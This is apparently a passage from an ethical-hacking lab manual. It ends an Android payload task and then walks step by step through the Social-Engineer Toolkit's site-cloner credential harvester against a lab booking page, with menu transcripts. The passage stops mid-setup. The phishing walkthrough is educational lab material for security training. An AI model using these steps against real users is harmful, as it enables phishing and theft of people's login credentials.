


38. In the applications section, long click on **MainActivity** application and click **App info**.



39. App info page appears, click **UNINSTALL** button to uninstall the application.

Note: If a pop-up appears, click **OK**.



40. This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security.

41. Close all open windows and document all the acquired information.

Task 2: Harvest Users' Credentials using the Social-Engineer Toolkit

The Social-Engineer Toolkit (SET) is an open-source, Python-driven tool that enables penetration testing via social engineering. It is a generic exploit that can be used to carry out advanced attacks against human targets in order to get them to offer up sensitive information. SET categorizes attacks according to the attack vector used to trick people such as email, web, or USB. The toolkit attacks human weakness, exploiting people's trust, fear, avarice, or helping natures.

In this task, we will sniff user credentials on the Android platform using SET.

1. Switch to the **Parrot Security** virtual machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.


3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


5. Type **setoolkit** and press **Enter** to launch the Social-Engineer Toolkit.

Note: If a **Do you agree to the terms of service?** question appears type **y** and press **Enter**.



```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#setoolkit
```

6. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**



```
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

7. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.

```
./setoolkit - Parrot Terminal
File Edit View Search Terminal Help
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

8. A list of options in **Website Attack Vectors** appears; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.

```
./setoolkit - Parrot Terminal
File Edit View Search Terminal Help

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

9. Type **2** and press **Enter** to choose **Site Cloner** from the menu.

```
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

10. Type the IP address of the local machine (**10.10.1.13**) in the prompt for “**IP address for the POST back in Harvester/Tabnabbing**” and press **Enter**.

Note: In this case, we are targeting the **Parrot Security** machine (IP address: **10.10.1.13**). These details may vary in your lab environment.

11. Now, you will be prompted for the URL to be cloned; type the desired URL in “**Enter the url to clone**” and press **Enter**. In this task, we will clone the URL <http://certifiedhacker.com/Online%20Booking/index.htm>.

Note: You can clone any URL of your choice.

```
/setoolkit - Parrot Terminal
File Edit View Search Terminal Help
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

* IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]: 10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://certifiedhacker.com/Online%20Booking/index.htm
::: Menu  /setoolkit - Parrot Ter...
```

12. If a **Press {return} if you understand what we're saying here** message appears, press **Enter**.

Note: If a message appears, asking **Do you want to attempt to disable Apache?**, type **y** and press **Enter**.

13. The cloning of the website completes, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.

```
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:  
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.  
